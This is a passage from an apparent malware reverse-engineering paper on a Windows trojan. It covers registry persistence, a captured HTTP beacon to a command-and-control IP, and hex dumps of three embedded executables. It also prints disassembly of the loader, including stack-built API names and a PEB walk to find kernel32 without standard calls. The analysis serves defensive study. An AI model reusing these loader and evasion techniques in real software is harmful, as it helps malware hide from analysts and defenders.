HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54\0000  
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_GXH54\0000\Control  
HKLM\SYSTEM\ControlSet001\Services\Gxh54  
HKLM\SYSTEM\ControlSet001\Services\Gxh54\Security  
HKLM\SYSTEM\ControlSet001\Services\Gxh54\Enum  
HKLM\SYSTEM\ControlSet002\Services\Gxh54  
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Gxh54.sys  
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Gxh54.sys  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54\0000  
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_GXH54\0000\Control  
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54  
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54\Security  
HKLM\SYSTEM\CurrentControlSet\Services\Gxh54\Enum
```

From this information, it's a pretty safe bet that the malware will still be around if the machine is rebooted, even if in Safe Mode. It appears to add itself as a service, and we can confirm this by looking at the list of services (available directly in Windows by going to Start->Run "services.msc"), or using the Sysinternals Autoruns tool:




Figure 9: Malware-added service via Autoruns

5.3 Network Activity

We have two options for viewing network activity: we can either watch network traffic on the guest OS, or on the host. Since both are pretty simple, we might as well do both, and make sure what we're seeing matches up on both ends.

On the client side, we can use yet another handy Sysinternals program, TCPView, to get an idea of network traffic. This is chosen over a general purpose network sniffer such as Wireshark because it gives more information, such as what program has created the sockets.

Trying TCPView without honeyd set up, we can observe that immediately after executing the malware, an unexplained network connection attempt is made. All that is sent is a SYN packet to one of seven possible IPs, each on port 80: HTTP. A connection is attempted to one of the IPs, and if it times out, the system will cycle through the rest.

"The system" will cycle through the rest? According to TCPView, the connection is being made from C:\WINDOWS\system32\winlogin.exe. This makes sense, given the observed behavior of the malware dropping a device driver file with the .sys extension: somehow the malware has injected new code into the system, so new connection attempts will be coming from a different place than the original executable.

Without even knowing what is being sent, we can use the IPs which must be hardcoded in the program as an indicator of whether this connection is good news. We don't want to directly connect to them—what if they are malicious servers which monitor unauthorized activity!—but we can get a general idea of whether they are on a "sketchy part of the Internet." By doing ARIN lookups (available at <http://ws.arin.net/whois/>), we can see that four of the seven IPs are at McColo, an ISP well-known for its active involvement in botnet command and control (C&C) servers (Claburn, 2008). This is the same McColo that was de-peered last autumn, resulting in an immediate drop in about 75%

of spam on the Internet, thanks to cutting off the Srizbi botnet.

So, what is the malware trying to communicate? Let's turn on honeyd, then run a network sniffer on the interface. With honeyd active, the host machine will pretend to be any of the IPs requested, follow through with the TCP three-way handshake, and we can use any tool to monitor traffic. We could even pretend to be the C&C server and send data back, but for now, we'll just sniff.

Using tcpdump, we can see that the connection is in fact for a HTTP request:

```
shardy@shardy-desktop:~/Documents/giac-sample$ tcpdump -X -r connection.pcap
reading from file connection.pcap, link-type EN10MB (Ethernet)
12:50:37.495053 IP 192.168.104.128.2550 > 208.66.195.71.www: S 2131834684:2131834684(0) win 64240 <mss
1460,nop,nop,sackOK>
    0x0000:  4500 0030 1e2b 4000 8006 1fea c0a8 6880  E..+@.....h.
    0x0010:  d042 c347 09f6 0050 7f11 373c 0000 0000  .B.G...P..7<....
    0x0020:  7002 faf0 0ae8 0000 0204 05b4 0101 0402  p.....
12:50:37.498527 IP 208.66.195.71.www > 192.168.104.128.2550: S 0:0(0) ack 2131834685 win 16000 <mss
1460>
    0x0000:  4500 002c 226f 0000 4006 9baa d042 c347  E..,"o..@....B.G
    0x0010:  c0a8 6880 0050 09f6 0000 0000 7f11 373d  ..h..P.....7=
    0x0020:  6012 3e80 dc4e 0000 0204 05b4 0000  `>..N.....
12:50:37.499209 IP 192.168.104.128.2550 > 208.66.195.71.www: . ack 1 win 64240
    0x0000:  4500 0028 1e2c 4000 8006 1ff1 c0a8 6880  E..(.,@.....h.
    0x0010:  d042 c347 09f6 0050 7f11 373d 0000 0001  .B.G...P..7=....
    0x0020:  5010 faf0 bccd 0000  P.....
12:50:37.499854 IP 192.168.104.128.2550 > 208.66.195.71.www: P 1:89(88) ack 1 win 64240
    0x0000:  4500 0080 1e2d 4000 8006 1f98 c0a8 6880  E....-@.....h.
    0x0010:  d042 c347 09f6 0050 7f11 373d 0000 0001  .B.G...P..7=....
    0x0020:  5018 faf0 bd25 0000 4745 5420 2f34 3045  P....%..GET./40E
    0x0030:  3830 3030 3833 4446 3936 4637 3930 3133  800083DF96F79013
    0x0040:  4136 3235 4236 4330 3030 3030 3033 4336  A625B6C0000003C6
    0x0050:  3630 3030 3030 3030 3037 3630 3030 3030  6000000007600000
    0x0060:  3239 4245 4230 3030 3533 3045 3031 4232  29BEB000530E01B2
    0x0070:  3432 4420 4854 5450 2f31 2e30 0d0a 0d0a  42D.HTTP/1.0....
12:50:37.500182 IP 208.66.195.71.www > 192.168.104.128.2550: . ack 89 win 16000
    0x0000:  4500 0028 e501 0000 4006 d91b d042 c347  E..(....@....B.G
    0x0010:  c0a8 6880 0050 09f6 0000 0001 7f11 3795  ..h..P.....7.
    0x0020:  5010 3e80 f3b3 0000 0000 0000 0000  P.>.....
```

The actual HTTP request is a simple GET request:

```
GET /40E800083DF96F79013A625B6C0000003C6600000000760000029BEB000530E01B242D
HTTP/1.0
```


This behavior looks like communication with the malware's C&C server, encoded in some way. Since we are not connecting to a live server, we do not have any way of knowing what the response is.

5.4 Summary

So, we've learned the following from running the malware:

- It will drop a file that claims to be a device driver
- It will add registry keys to ensure that it is restarted after reboot
- It will attempt to contact one of seven C&C servers via a HTTP request

This, particularly the file dropping and network connection, will give us a good idea of what we'd like to look for while we're doing code analysis.

6. Static Analysis, Continued

6.1 File Overview

Looking over the decrypted executable in IDA, whether in code or in hex mode, reveals a number of interesting bits of information. One thing that stands out is that in the original executable, there are three embedded executables (in memory, and then embedded resources).

```

Hex View-A
.data:10002FC0 40 00 39 7D 0C 75 5B FF 35 FC 00 41 00 E8 F9 0A @.9]0u[ 5n0A.F.0
.data:10002FD0 00 00 89 45 E4 FF 35 F8 00 41 00 E8 EB 0A 00 00 ..ëES 5*0A.Fd0..
.data:10002FE0 59 59 8B F0 89 75 E0 39 7D E4 74 26 83 EE 04 89 Yyi=ëua9]St&æ0ë
.data:10002FF0 75 E0 3B 75 E4 72 1B 83 3E 00 74 F0 8B 3E E8 BF ua;uSr0â>.t=i>F+
.data:10003000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 ZÉ.0...0... ..
.data:10003010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 +.....@.....
.data:10003020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10003030 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 .....a...
.data:10003040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 00!0.'0-!+DL-!Th
.data:10003050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
.data:10003060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
.data:10003070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode,000$......
.data:10003080 E7 63 46 CF A3 02 28 9C A3 02 28 9C A3 02 28 9C tcF-ú0(fú0(fú0(f
.data:10003090 60 0D 75 9C A6 02 28 9C A3 02 29 9C 8A 02 28 9C `0u€*0(fú0)fè0(f
.data:100030A0 84 C4 45 9C A0 02 28 9C 84 C4 46 9C A2 02 28 9C à-Efá0(fä-Ffó0(f
.data:100030B0 84 C4 54 9C A2 02 28 9C 84 C4 50 9C A2 02 28 9C ä-Tfó0(fä-Pfó0(f
.data:100030C0 52 69 63 68 A3 02 28 9C 00 00 00 00 00 00 00 00 Richú0(f.....
.data:100030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:100030E0 50 45 00 00 4C 01 04 00 23 75 50 48 00 00 00 00 PE..L00.#uPH....
.data:100030F0 00 00 00 00 E0 00 02 01 0B 01 08 00 00 18 00 00 ....a.00000..l..
.data:10003100 00 70 00 00 00 00 00 00 80 1F 00 00 00 10 00 00 .p.....Ç0...0..
.data:10003110 00 30 00 00 00 00 00 08 00 10 00 00 00 02 00 00 .0.....0.0...0..
.data:10003120 06 00 00 00 06 00 00 00 05 00 01 00 00 00 00 00 0...0...0.0...0..
.data:10003130 00 C0 00 00 00 04 00 00 52 1A 01 00 02 00 40 85 .+...0..R00.0.@à
.data:10003140 00 00 04 00 00 20 00 00 00 00 10 00 00 10 00 00 ..0.. ...0...0..
.data:10003150 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ...0.....
.data:10003160 C4 22 00 00 3C 00 00 00 00 40 00 00 E0 68 00 00 -"...<...@..ah..
.data:10003170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10003180 00 B0 00 00 1C 01 00 00 A0 10 00 00 1C 00 00 00 .|...00..á0..0...
.data:10003190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 10: Embedded executable #1

```
.data:10004E00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....0...
.data:10004E10 58 00 00 80 18 00 00 80 00 00 00 00 00 00 00 00 X..Ç|..Ç.....
.data:10004E20 00 00 00 00 00 00 01 00 65 00 00 00 30 00 00 80 .....0.e...0..Ç
.data:10004E30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 .....0.....
.data:10004E40 09 04 00 00 48 00 00 00 60 40 00 00 80 68 00 00 00..H...`@..Çh..
.data:10004E50 00 00 00 00 00 00 00 00 03 00 42 00 49 00 4E 00 .....0.B.I.N.
.data:10004E60 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ.0...0... ..
.data:10004E70 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 +.....@.....
.data:10004E80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....0...
.data:10004E90 00 00 00 00 00 00 00 00 00 00 00 00 50 02 00 00 .....P0..
.data:10004EA0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 00'0.'0-!+0L-!Th
.data:10004EB0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
.data:10004EC0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
.data:10004ED0 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode.000$......
.data:10004EE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004EF0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10004F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Figure 11: Embedded executable #2

```
Hex View-A
.data:10008CD0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10008CE0 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 .....0...
.data:10008CF0 58 00 00 80 18 00 00 80 00 00 00 00 00 00 00 00 X..Ç|..Ç.....
.data:10008D00 00 00 00 00 00 01 00 00 60 00 00 80 30 00 00 80 .....0... ..Ç0..Ç
.data:10008D10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 .....0.....
.data:10008D20 09 04 00 00 48 00 00 00 00 3F 00 00 00 26 00 00 00..H...?..&..
.data:10008D30 00 00 00 00 00 00 00 00 03 00 42 00 49 00 4E 00 .....0.B.I.N.
.data:10008D40 08 00 45 00 58 00 45 00 52 00 45 00 53 00 4F 00 0.E.X.E.R.E.S.O.
.data:10008D50 55 00 52 00 43 00 45 00 00 00 00 00 00 00 00 00 U.R.C.E.....
.data:10008D60 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ.0...0... ..
.data:10008D70 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 +.....@.....
.data:10008D80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10008D90 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00 .....F...
.data:10008DA0 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 00'0.'0-!+0L-!Th
.data:10008DB0 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
.data:10008DC0 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
.data:10008DD0 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode.000$......
.data:10008DE0 81 2B FC 9F C5 4A 92 CC C5 4A 92 CC C5 4A 92 CC ù+nf+J&+J&+J&
.data:10008DF0 E2 8C EF CC C7 4A 92 CC 06 45 9D CC C7 4A 92 CC Gîñ+J&DE¥+J&
.data:10008E00 06 45 CF CC C2 4A 92 CC C5 4A 93 CC EF 4A 92 CC DE- -J&+J0ñJ&
.data:10008E10 E2 8C FF CC C0 4A 92 CC E2 8C FC CC C4 4A 92 CC Gî +J&Gîñ-J&
.data:10008E20 E2 8C EA CC C4 4A 92 CC 52 69 63 68 C5 4A 92 CC Gî0 -J&Rich+J&
.data:10008E30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10008E40 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00 .....PE..L00.
.data:10008E50 20 75 50 48 00 00 00 00 00 00 00 00 E0 00 02 01 uPH.....a.00
.data:10008E60 08 01 08 00 00 1E 00 00 00 08 00 00 00 00 00 00 0000..0...0.....
.data:10008E70 B0 27 00 00 00 10 00 00 00 30 00 00 00 00 00 09 '!...0...0...0...
.data:10008E80 00 10 00 00 00 02 00 00 06 00 00 00 06 00 00 00 0...0...0...0...
```

Figure 12: Embedded executable #3

By taking a look at the strings found, we can determine that the registry keys and references appear in the first embedded executable, references to winlogon.exe appear in the second embedded executable, and the strings related to the HTTP traffic such as "GET" and "HTTP/1.0" appear in the third.

Since we've spent a lot of time on code analysis already, and there's still plenty left to analyze, we can use this information to get a better idea of what to focus our attention on. It's a safe guess that the original file is a loader, the first and second embedded executables infect and rootkit the system, and the third embedded executable does the work and communicates with the outside world. We'll split this up into three stages: the initial sample itself is stage 1, the first and second embedded executables acting as the infector are stage 2, and the third embedded executable acting as the payload is stage 3.

6.2 Stage 1 Analysis

We can use IDA's graphing view to get an idea of the malware's program execution flow. By positioning the cursor at the start point of the program (which IDA will automatically identify) and pressing the space bar, IDA will display the graph view.

memory locations when the program is run, it will not show up by running the strings command on the binary.

```

var_MZoffset= dword ptr 0
var_kernelbase= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 40h
mov     [ebp+var_MZoffset], offset MZembeddedexe
mov     [ebp+var_virtualalloc], 'V'
mov     [ebp+var_37], 'i'
mov     [ebp+var_36], 'r'
mov     [ebp+var_35], 't'
mov     [ebp+var_34], 'u'
mov     [ebp+var_33], 'a'
mov     [ebp+var_32], 'l'
mov     [ebp+var_31], 'A'
mov     [ebp+var_30], 'l'
mov     [ebp+var_2F], 'l'
mov     [ebp+var_2E], 'o'
mov     [ebp+var_2D], 'c'
mov     [ebp+var_2C], 0
call    sneaky_get_kernel_base ; get kernel32.dll base in a sneaky way!
mov     [ebp+var_kernelbase], eax
lea     eax, [ebp+var_virtualalloc] ; eax points to string "VirtualAlloc"
push   eax
mov     ecx, [ebp+var_kernelbase]
push   ecx
call    search_imports
add     esp, 8
mov     [ebp+var_searchimports], eax
mov     edx, [ebp+var_MZoffset] ; edx = offset of embedded exe
mov     eax, [ebp+var_MZoffset] ; eax = offset of embedded exe
add     eax, [edx+3Ch] ; eax = offset of PE header in embedded exe
mov     [ebp+var_PEOffset], eax
push   40h
push   3000h
mov     ecx, [ebp+var_PEOffset] ; starts as E0
mov     edx, [ecx+50h]
push   edx
mov     eax, [ebp+var_PEOffset]
mov     ecx, [eax+34h]
push   ecx
call    [ebp+var_searchimports]
mov     [ebp+var_28], eax
mov     edx, [ebp+var_PEOffset]
mov     eax, [edx+54h]
push   eax
mov     ecx, [ebp+var_MZoffset]
push   ecx
mov     edx, [ebp+var_28]
push   edx
call    sub_100021A0
add     esp, 0Ch
mov     eax, [ebp+var_PEOffset]
movzx  ecx, word ptr [eax+14h]
mov     edx, [ebp+var_PEOffset]
lea     eax, [edx+ecx+18h]
mov     [ebp+var_10], eax
mov     [ebp+var_3C], 0
jmp     short loc_100020BD

```

Figure 14: Hidden VirtualAlloc call

There's also a call to a function that, during the code analysis, was given (manually!) the name "sneaky_get_kernel_base". Looking at that code, we can see why: it's a technique for getting the base address of kernel32.dll without calling either GetModuleHandle or LoadLibrary. Something

is definitely up here: the author of this program didn't want an analyst to have an easy time reversing this code, and has written the program in a way that makes analysis harder, particularly against trivial methods such as running the strings command.

```

.data:10002330
.data:10002330
.data:10002330
.data:10002330
.data:10002330
* .data:10002330 56
* .data:10002331 33 C0
* .data:10002333 64 A1 30 00 00 00
* .data:10002339 78 0C
* .data:1000233B 88 40 0C
* .data:1000233E 88 70 1C
* .data:10002341 AD
* .data:10002342 88 40 08
* .data:10002345 EB 09
.data:10002347
.data:10002347
* .data:10002347 88 40 34
* .data:1000234A 8D 40 7C
* .data:1000234D 88 40 3C
.data:10002350
* .data:10002350 5E
* .data:10002351 C3
.data:10002351
.data:10002351

; ----- SUBROUTINE -----
sneaky_get_kernel_base proc near
; CODE XREF: start+411p
; load_libraries+931p
; this gets the kernel32.dll base (7C800000) without use of GetModuleHandle or LoadLibrary
; eax = 0
    push    esi
    xor     eax, eax
    mov     eax, large fs:30h
    js     short loc_10002347
    mov     eax, [eax+0Ch]
    mov     esi, [eax+1Ch]
    lodsd
    mov     eax, [eax+8]
    jmp     short loc_10002350
;-----
loc_10002347:
; CODE XREF: sneaky_get_kernel_base+91j
    mov     eax, [eax+34h]
    lea     eax, [eax+7Ch]
    mov     eax, [eax+3Ch]
loc_10002350:
; CODE XREF: sneaky_get_kernel_base+151j
    pop     esi
    retn
sneaky_get_kernel_base endp
;-----

```

Figure 15: *sneaky_get_kernel_base*

This code serves as a loader for the first of the two embedded executables. Once the set up (kernel base, imports) are handled, the program will point to the executable, and then transfer control over to it. We can see this at the end of the program: we find the MZ header, advance to the PE header, find the start of the code, then call it.




Figure 16: Passing off control to embedded executable code

6.3 Stage 2 Analysis

The second stage executables promise to be interesting, especially after taking a look over some of the strings they hold.

Address	Length	Type	String
"...".data:1000...	00000008	C	ComSpec
"...".data:1000...	00000008	C	>> NUL
"...".data:1000...	00000008	C	/c del
"...".data:1000...	0000000F	C	GetProcAddress
"...".data:1000...	0000000D	C	LoadLibraryA
"...".data:1000...	00000005	C	.sys
"...".data:1000...	00000013	C	\\System32\\drivers\\
"...".data:1000...	00000008	C	SystemRoot
"...".data:1000...	00000007	C	Driver
"...".data:1000...	00000033	C	SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\
"...".data:1000...	00000033	C	SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\
"...".data:1000...	00000006	C	Group
"...".data:1000...	00000008	C	SCSI Class
"...".data:1000...	0000000A	C	ImagePath
"...".data:1000...	00000012	C	System32\\Drivers\\
"...".data:1000...	00000006	C	Start
"...".data:1000...	00000005	C	Type
"...".data:1000...	0000000A	C	\\\\.\\Prot3
"...".data:1000...	0000001F	C	SYSTEM\\ControlSet002\\Services\\
"...".data:1000...	0000001F	C	SYSTEM\\ControlSet001\\Services\\
"...".data:1000...	00000005	C	\\bRSDS
"...".data:1000...	0000000C	C	d:\\programs\\
"...".data:1000...	00000013	C	CloseServiceHandle
"...".data:1000...	0000000E	C	StartServiceA
"...".data:1000...	0000000F	C	CreateServiceA
"...".data:1000...	0000000D	C	OpenServiceA
"...".data:1000...	0000000F	C	OpenSCManagerA
"...".data:1000...	0000000C	C	RegCloseKey
"...".data:1000...	0000000D	C	RegSetValueA
"...".data:1000...	0000000E	C	RegCreateKeyA
"...".data:1000...	0000000F	C	RegSetValueExA
"...".data:1000...	0000000D	C	ADVAPI32.dll
"...".data:1000...	0000000A	C	HeapAlloc
"...".data:1000...	0000000F	C	GetProcessHeap
"...".data:1000...	00000009	C	HeapFree

Line 16 of 246

Figure 17: Some stage 2 strings

It looks like this part is responsible for the registry keys, creating the driver, putting it in the Windows directory, setting it to automatically load on boot, and protecting it as well.


```

Hex View-A
.data:100082D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:100082E0 00 00 00 00 22 75 50 48 00 00 00 00 02 00 00 00 ...."UPH...0...
.data:100082F0 55 00 00 00 9C 34 00 00 9C 34 00 00 52 53 44 53 U...f4..f4..RSOS
.data:10008300 C9 99 66 1B BC 56 2B 4B 80 4F 6C C7 59 07 FF 3D +Öf0+v+kç01;Y0 =
.data:10008310 01 00 00 00 64 3A 5C 70 70 6F 67 72 61 60 73 5C 0...d:\programs\
.data:10008320 73 69 62 65 72 69 61 32 5C 70 72 6F 74 65 63 74 siberia2\protect\
.data:10008330 5C 6F 62 6A 66 72 65 5F 77 78 70 5F 78 38 36 5C \objfre_wxp_x86\
.data:10008340 69 33 38 36 5C 70 72 6F 74 65 63 74 2E 70 64 62 i386\protect.pdb
.data:10008350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:10008360 02 00 00 00 FC 01 00 00 74 01 00 00 54 01 00 00 0...n0..t0..T0..
.data:10008370 64 01 00 00 08 35 01 00 18 35 01 00 18 35 01 00 d0..050..I50..I50..
.data:10008380 20 35 01 00 20 35 01 00 01 00 00 00 00 00 00 00 50. 50.0.....
.data:10008390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
.data:100083A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 19: Siberia2 program database

There is a reference to a program database (.pdb) file, used for debugging, for something called "Siberia2", most likely a protection or rootkit system¹.

